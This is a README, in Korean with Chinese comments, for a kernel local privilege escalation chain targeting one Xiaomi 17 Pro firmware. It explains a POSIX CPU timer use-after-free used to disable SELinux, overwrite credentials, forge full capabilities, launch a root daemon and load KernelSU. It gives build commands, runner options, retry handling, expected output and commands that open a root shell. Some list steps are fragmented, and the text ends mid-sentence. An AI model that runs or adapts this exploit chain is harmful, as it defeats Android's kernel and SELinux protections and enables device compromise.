
OS4.0.5.0 기반 Xiaomi 17 Pro(pandora)를 위한 메모리 전용 로컬 루트 익스플로잇 체인으로, POSIX CPU 타이머 UAF를 이용해 SELinux를 비활성화하고 creds를 덮어쓰며 KernelSU를 로드합니다.

Xiaomi 17 Pro(pandora / 25098PN5AC) / OS4.0.5.0.XBLCNXM / 커널 6.12.69-android16-6-g43b5ab7e247d-abogki561813157-4k 를 대상으로 하는 메모리 상태 root 도구입니다.
원리: POSIX CPU timer의 UAF를 이용해 한 번의 제어된 8바이트 쓰기를 얻고, 먼저 SELinux를 끈 다음 cred를 수정하고, 마지막으로 전체 capability를 위조하고 rootd를 시작합니다. 페이지 회수 타이밍에 의존하기 때문에 실패가 일상적이며 여러 번 재시도해야 할 수 있습니다.
아이디어와 코드는 quyicheng03-boop/CVE-2026-98260-popsicle-android를 참고하여 이식했으며, 위 기종과 커널에 맞게 다시 적응했습니다.
이것은 범용 exploit이 아닙니다. 소스 코드의 링크 시점 주소와 구조체 오프셋은 이 커널 하나에만 성립하므로, 다른 기종이나 다른 커널에서는 사용하지 마십시오.
| 항목 | 값 |
|---|---|
| 기종 / 코드명 | Xiaomi 17 Pro / 25098PN5AC / pandora |
| 시스템 버전 | OS4.0.5.0.XBLCNXM |
| 커널 release | 6.12.69-android16-6-g43b5ab7e247d-abogki561813157-4k |
runner는 시작 시 ro.product.device, ro.build.version.incremental, uname -r을 확인하며, 하나라도 일치하지 않으면 즉시 종료하고 커널을 구동하지 않습니다.
호스트
adb.exe가 PATH에 있음30.0.16248370은 빌드할 때만 필요함(-NdkHome으로 다른 경로 지정 가능)휴대폰
uid=2000(shell), SELinux Enforcing; 사전 root 불필요CVE-2026-98260-pandora-root/
├─ README.md 本文档
├─ build.ps1 NDK 构建脚本(输出到 bin/)
├─ run-pandora-98260.bat 双击 / CMD 入口
├─ run_pandora_98260.ps1 runner:校验、部署、preflight、三阶段、证明、重试、KSU
└─ src/
├─ exploit-android-perf.c selinux 阶段
├─ exploit-android-perf-chain.c cred 阶段,成功后 exec fullcap
├─ exploit-android-key-ptr.c fullcap 两阶段 + 启动 rootd
├─ pc98260_rootd.c root daemon
└─ pc98260_su.c root 命令客户端(部署名 pc98260-su)
이후 ps 스크립트를 실행하려면 먼저 바이너리 EXP를 빌드해야 합니다.
powershell -NoProfile -ExecutionPolicy Bypass -File .\build.ps1

# NDK 不在默认路径时可指定电脑上的NDK安装路径。
powershell -NoProfile -ExecutionPolicy Bypass -File .\build.ps1 `
  -NdkHome "D:\Android\Sdk\ndk\30.0.16248370"
bin/에 생성된 산출물:
| 산출물 | SHA-256 |
|---|---|
exploit-android-perf | abe2671511d447d23da8ae00647f69ed681a38fff163c57ac119b4856d64b4a0 |
exploit-android-perf-chain | 3635ff96d0a7a220d0ccae0dd6c6c5d9f8fd5b5bdc272c48faa756f40b0452af |
exploit-android-key-ptr | c6390b8d30ee6895ea0018f63abf1e76efa3bc06b1bee536a24f876bcb4be402 |
pc98260-su-client | 6e3310a121aa451087d19e0190fed8615073c93f6a3416bcb14d1eca500fbbed |
runner에는 이 네 가지 해시가 내장되어 있으며, 빌드 결과가 일치하지 않으면 배포를 거부합니다. 차이의 원인을 확인한 후에는 -AllowUnverifiedPayload로 강제 진행할 수 있습니다(권장하지 않음).
모든 매개변수에는 기본값이 있습니다. 대부분의 경우 -Serial만 필요하며, 필요에 따라 -Retry 또는 -LoadKernelSU(휴대폰 측에KernelSU APK를 미리 설치해야 함)를 추가하면 됩니다.
| 매개변수 | 설명 |
|---|---|
-Serial <id> | 여러 기기 사용 시 시리얼 번호 지정 |
-Reboot | 먼저 재부팅하고 부팅을 기다린 후 실행 |
-Retry <n> | 첫 시도 외에 최대 n회 추가 시도, 재시도 전마다 자동 재부팅 |
-BootTimeoutSec 300 | sys.boot_completed 대기 상한(초) |
-StageMinutes 12 | 단일 단계 대기 상한(분) |
-SkipPreflight | preflight 건너뛰기(권장하지 않음) |
-DiagnoseOnly | 배포 + preflight만 수행하고 취약점 트리거 안 함 |
-AllowUnverifiedPayload | 해시가 일치하지 않는 로컬 바이너리 허용 |
-AllowBuildMismatch | 커널은 일치하지만 시스템 버전 번호가 다를 때 경고만 표시 |
-LoadKernelSU | root 검증 통과 후 KernelSU 로드 및 su 사용 가능 대기 |
-KsudPath /data/adb/ksud | 기기 내 ksud 경로 |
-KsudArgs 'late-load --allow-shell' | ksud에 전달할 인자 |
-KsudTimeoutSec 240 | 커널 모듈, su, 각 단계 스크립트 대기 상한(초) |
-KsudStages 'post-fs-data,services,boot-completed' | late-load 후 추가 실행할 단계; 빈 문자열로 설정하면 건너뜀 |
adb devices          # 必须恰好一台已授权设备;多台时用 -Serial

# 双击或在 CMD 中
run-pandora-98260.bat

# PowerShell
powershell -NoProfile -ExecutionPolicy Bypass -File .\run_pandora_98260.ps1

# 指定设备;先重启再执行
powershell -NoProfile -ExecutionPolicy Bypass -File .\run_pandora_98260.ps1 `
  -Serial 'adb-xxxx._adb-tls-connect._tcp' -Reboot
runner가 순서대로 실행합니다:
Permissive로 설정합니다(이미 그렇다면 건너뜀);boot_id가 변경되지 않았음을 확인합니다.무선 ADB의
host:port는 재부팅 후 포트가 바뀝니다. 재부팅이나 재시도가 필요할 때는 mDNS 시리얼 번호(예:adb-xxxx._adb-tls-connect._tcp)로 전환하세요. 그렇지 않으면 계속 기기를 기다리게 됩니다.
-Retry)실패 후에는 실제로 재부팅해야만 다시 시도할 수 있으며, -Retry가 이 작업을 자동으로 완료합니다.
# 首次 + 最多 5 次重试;每次重试前自动重启手机
powershell -NoProfile -ExecutionPolicy Bypass -File .\run_pandora_98260.ps1 `
  -Serial 'adb-xxxx._adb-tls-connect._tcp' -Retry 5
-Retry N은 최초 시도 외 추가 시도 횟수이며, 총 시도 = 1 + N입니다.[PARKED], 단계 타임아웃 또는 0이 아닌 종료, 최종 증명 실패, boot_id 변경, 부팅 대기 타임아웃.boot_id가 실제로 변경될 때까지 기다려, 재부팅 전의 이전 boot를 새 boot로 착각하지 않도록 합니다.-LoadKernelSU)powershell -NoProfile -ExecutionPolicy Bypass -File .\run_pandora_98260.ps1 `
-Serial 'adb-xxxx._adb-tls-connect._tcp' -Retry 5 -LoadKernelSU
순서는 의도적으로 "먼저 root를 획득한 후 KSU에 넘긴다"로 고정되어 있다:
boot_id가 변경되지 않았고 rootd socket이 이 시점에도 여전히 응답 가능한지 다시 확인한다;/data/adb/ksud late-load --allow-shell을 실행한다(분리 실행, 출력은 기기 로그에 기록);/proc/modules의 kernelsu와 su -c id를 폴링한다;su가 사용 가능해지면 post-fs-data / services / boot-completed를 추가로 실행한다.두 가지 요점:
Permissive에서 Enforcing으로 되돌아가고 pc98260-root.sock은 즉시 무효화된다. 이후에는 su만 사용할 수 있다.su가 정상이면 바로 0으로 종료한다(기기에 기록하지 않음); 모듈은 있지만 su를 사용할 수 없으면 계속 진행을 거부하고 -Retry 재시작에 맡긴다.단계 스크립트 실패는 경고만 발생시킨다(root는 여전히 사용 가능); 모듈이 올라오지 않았거나 su를 사용할 수 없으면 3으로 종료한다.
Zygisk / LSPosed는 zygote를 재시작해야 실제로 적용됩니다. ksud soft-reboot는 이 기기에서 검증되지 않았으므로 함부로 사용하지 않는 것이 좋습니다.
Selected ADB device: adb-xxxx._adb-tls-connect._tcp
Target verified: pandora / OS4.0.5.0.XBLCNXM
kernel=6.12.69-android16-6-g43b5ab7e247d-abogki561813157-4k
boot_id=5018b5f7-...

--- 1/4 existing root proof ---
no root daemon answered yet
--- 2/4 deploy payload ---
unchanged  exploit-android-perf
...
--- 3/4 preflight ---
timer slab : PASS
rcu probe  : PASS
aio ring   : PASS
preflight passed
--- 4/4 stages ---
started selinux; device log: /data/local/tmp/pc98260-selinux-<boot_id>.log
...
stage 1 done: SELinux Permissive
...
Root verified in this boot. Proof: ...\logs\root-proof-<boot_id>.txt

그런 다음 runner는 세 가지 조건 증명(uid=0(root) / CapEff: 000001ffffffffff / Permissive)을 출력하고 logs/root-proof-<boot_id>.txt에 저장합니다.
adb shell "PC98260_SOCK=/data/local/tmp/pc98260-root.sock /data/local/tmp/pc98260-su -c 'id; grep CapEff /proc/self/status; getenforce'"
기대:
uid=0(root) gid=0(root) ...
CapEff:	000001ffffffffff
Permissive
# 单条命令
adb shell "PC98260_SOCK=/data/local/tmp/pc98260-root.sock /data/local/tmp/pc98260-su -c 'cat /proc/kallsyms | head'"

# 交互式 root shell
adb shell "PC98260_SOCK=/data/local/tmp/pc98260-root.sock /data/local/tmp/pc98260-su"
일반 adb shell은 여전히 uid=2000(shell)입니다. pc98260-su를 통해서만 rootd의 root 컨텍스트로 진입합니다.
KSU를 로드한 후 rootd가失效하면, 다음으로 전환하세요:

